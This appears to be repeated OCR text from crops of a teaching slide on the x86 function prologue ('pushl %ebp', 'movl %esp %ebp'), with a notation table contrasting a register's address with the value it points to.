
pushl %ebp



Notation

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


pushl %ebp



Notation

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


pushl %ebp



Notation

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


pushl %ebp



Notation

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


pushl %ebp



Notation

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


```
pushl  %ebp
movl     %esp  %ebp   /*  %ebp  =  %esp  */
```



Notation

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)

```
pushl  %ebp
movl      %esp  %ebp   /* %ebp = %esp */
```

